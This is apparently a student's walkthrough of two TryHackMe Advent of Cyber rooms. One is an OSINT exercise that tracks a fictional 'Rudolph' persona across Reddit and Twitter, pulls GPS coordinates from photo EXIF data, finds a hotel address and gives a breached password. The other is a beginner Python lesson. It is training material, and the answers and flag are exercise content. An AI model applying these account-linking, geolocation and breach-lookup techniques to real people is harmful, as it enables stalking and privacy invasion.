
IGuidetheClaus2020 commented on Looooool · i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago 🎉  
Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Share \*\*\*

### Question 5

Search Rudolph's reddit username in Twitter and we found a similar account with the username IGuideClaus2020



The image shows a screenshot of a Twitter profile page. At the top, there is a navigation bar with a Twitter icon, a back arrow, the handle "IGuidetheClaus2020", and "23 Tweets". Below the navigation bar, there are two buttons: "# Explore" and "Settings". The main area features a circular profile picture of a reindeer with a red nose. To the right of the profile picture is a "Follow" button. Below the profile picture, the handle "IGuidetheClaus2020" and the screen name "@IGuideClaus2020" are displayed. A bio reads "Seeking the truth. Really." and includes an email address "Business inquiries: rudolphthered@hotmail.com". It also shows location "North Pole", joined date "Joined November 2020", and statistics "5 Following" and "171 Followers". At the bottom of the profile page, there is a navigation bar with tabs: "Tweets" (which is highlighted with a blue underline), "Tweets & replies", "Media", and "Likes".

### Question 6

We see Rudolph mentioning in his tweets that he loves Bachelorette



The image shows a single tweet from the account "IGuidetheClaus2020" (@IGuideClaus2020). The tweet was posted on Nov 25, 2020. The text of the tweet is "Love me some Bachelorette. But Ed? C'mon!". Below the tweet, there are engagement metrics: 5 replies, 6 retweets, and 6 likes. There are also icons for replying, retweeting, and liking the tweet. On the far right of the tweet card, there are three vertical dots indicating more options.

### Question 7

Rudolph posted pictures of the parade



We downloaded the first image and uploaded to google images, we found an article about it, saying that the parade is at Chicago

Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019

On November 23, members of Thompson Coburn's [Chicago](#) office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

## Question 8

Based on question hint, we are asked to find a picture with "higher resolution"



Save the "higher resolution" image and check it's EXIF data here:  
<http://exif.regex.info/> Answer Format: xx.xxxxxx, -xx.xxxxxx

Tweet found, image downloaded



We open the exif data viewer online and upload the image that we downloaded, we can see that the GPS Position is given.

The image is a screenshot of the exifdata.com website. At the top, there is a navigation bar with icons for back, forward, search, and a lock symbol. The URL "exifdata.com/exif.php" is visible. On the left, there is a sidebar with buttons for "SUMMARY" (which is selected), "DETAILED", "LOCATION", and "UPLOAD". The main content area shows a thumbnail of a reindeer balloon at night. The file name "deer.jpg" is displayed above the thumbnail. To the right of the thumbnail is a table of EXIF data. At the bottom, there is a section for "GPS Position" and "Resolution".

	SUMMARY
File Size	50 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	72
Y Resolution	72
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
YCbCr Positioning	Centered

**GPS Position**  
41.891815 degrees N, 87.624277 degrees W

**Resolution**  
650x510

### Question 9

Scroll through the exif data shown, we find a flag

IFD0

Resolution Unit

inches

Y Cb Cr Positioning

Centered

Copyright

{FLAG}ALWAYSCHECKTHEEXIFD4T4

### Question 10

We were supposed to go to scylla and search for the email based on the question hint



Navigate to: <https://scylla.sh/> Search

"email:rudolphthered@hotmail.com"

However scylla seems to be down and sir provided the password for us

Q10: Has Rudolph been pwned? What password of his appeared \* 2 points  
in a breach?


Scylla seems to be down. So if you find it difficult to search for this, the answer is  
"spygame". I'll give you this one for free.

### Question 11

Rudolph mentioned Marriott hotel in his Twitter



Search in google maps for the coordinates that we got earlier and we found Chicago Marriott Downtown Magnificent Mile Hotel that Rudolph is staying in.



Scroll down the address and we found the street number for the hotel

 540 Michigan Ave, Chicago, IL 60611, United States

Located in: The Shops at North Bridge

### **Thought Process/Methodology:**

We go to Reddit and search for Rudolph's username. We find Rudolph's account successfully and we go to the comments section, we get the comment history URL. We look through the comment history and see that Rudolph mentioned that he was born in Chicago. Next, knowing that Rudolph's creator is Robert, we search for his last name in Google. Next, Rudolph mentioned Twitter, so he has a Twitter account. We search for Rudolph's Reddit username (IGuidetheClaus2020) in the Twitter search bar and found a similar account with the username IGuideClaus2020. Rudolph also

mentioned that he loves Bachelorette in his tweets. We downloaded the first image that Rudolph posted on Twitter and we upload it to google images, we found that the parade took place in Chicago. We are asked to find a picture with “higher resolution” in the question hint. Picture found in Rudolph’s tweet and the picture is downloaded. Next we upload the picture to exif data viewer and found the GPS coordinates. By scrolling through the exif data, we also found a flag. Scylla seems to be down and sir provided us the password to the email which is “spygame”. Rudolph mentioned Marriott Hotel in his tweets. We search in google maps for the coordinates that we got earlier and found the location of the Marriott hotel. We found the street number of the hotel which is 540.

## **Day 15: Scripting – There's a Python in my stocking!**

**Tools used:** Firefox, Python, Visual Studio Code

**Solution/Walkthrough:**

### Question 1

We accessed the Python app and entered **True + True** to examine the output. We get output **2**

```
| Python 3.9 (64-bit)
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```

### Question 2

After reading through the passage from Day 15, we know [PyPi](#) is the database for installing other peoples libraries.



The screenshot shows a browser window with the URL <https://tryhackme.com/room/learncyberin25days#>. The page title is "thm What library lets us". The main content area has a heading "Libraries" with a sub-section about using libraries from PyPi. It includes a note about using the pip command to install libraries.

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where X is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:


### Question 3

We accessed the python app again and entered `bool("False")` to examine the output. We get output **True**

```
>>> bool("False")
True
>>> -
```

#### Question 4

After reading through the passage from Day 15, we know [Requests](#) library lets us download the HTML of a webpage.



The screenshot shows a web browser window with two tabs: "thm What library lets us" and "Advent of Cyber 2 | Day 1". The active tab displays a guide titled "Libraries". It explains that using a library means using someone else's code and provides instructions for installing libraries via pip. It lists "Requests" and "Beautiful Soup" as popular libraries. A command-line snippet shows how to install them. Below, it describes extracting links from a webpage using these libraries.

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

#### Question 5

By typing the "Code to analyse for Question 5" in the python app and pressing Enter key to get the output of the program provided. We get [1, 2, 3, 6] as our output.

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>>
```

## Question 6

After reading through the passage from Day 15, we know that **pass by reference** causes the previous task to output that.

The screenshot shows a web browser window with three tabs: "TryHackMe | 25 Days of", "thm What library lets us", and "Advent of Cyber2 | Day |". The main content area displays a passage about variables and operators. It includes sections on string, integer, float, and list data types, followed by a code example: `hello = "Hello, World!"`. The passage discusses the concept of pass by reference and its implications. Below this, there is a section on operators with a reindeer icon.

**Variables**

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😊

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

**Operators**

Let's talk about operators. An operator is something between 2 variables/values and does something to them. For example, the addition operator:

## Question 7

We opened Visual Studio Code and created a python file.

We proceeded with saving the following code in the file.

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

The screenshot shows a terminal window titled "Untitled-1.py" with the following content:

```
C: > Users > User > Untitled-1.py > ...
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.)
```

We ran the file and entered “Skidy” to examine the output.  
“The Wise One has allowed you to come in.” has been printed.

```
Untitled-1.py X
C: > Users > User > Untitled-1.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
```

PROBLEMS OUTPUT TERMINAL JUPYTER: VARIABLES DEBUG CONSOLE

Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

```
PS C:\Users\User> & "C:/Program Files/Python39/python.exe" c:/Users/User/Untitled-1.py
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\User>
```

## Question 8

Next, we ran the file again and entered “elf” to examine the output.  
“The Wise One has not allowed you to come in.” has been printed

```
Untitled-1.py •
C: > Users > User > Untitled-1.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
```

PROBLEMS OUTPUT TERMINAL JUPYTER: VARIABLES DEBUG CONSOLE

Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

```
PS C:\Users\User> & "C:/Program Files/Python39/python.exe" c:/Users/User/Untitled-1.py
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\User>
```

**Thought Process/Methodology:**

We began with access to the python app to examine the output of True+True. Next, we read through the passage from day 15 and get to know that PyPi is the database for installing other peoples libraries. We proceeded to examine the output of bool("False") in the python app. Then, we read the passage again and know that requests library lets us download the HTML of the web page. Heading back to the python app and analysing the code for Question 5 to get the output. Since we had read through the passage provided in Day 15, we know that pass by reference causes the previous task to output [1, 2, 3, 6].

Consequently, we accessed Studio Visual Code and created a python file to store the code given in google classroom. Then, we examined the code twice. We entered the input "Skidy" for the first time we ran the code, we got the output "The Wise One has allowed you to come in."; while entering the input "elf" for the second time of running the code, we get the output "The Wise One has not allowed you to come in."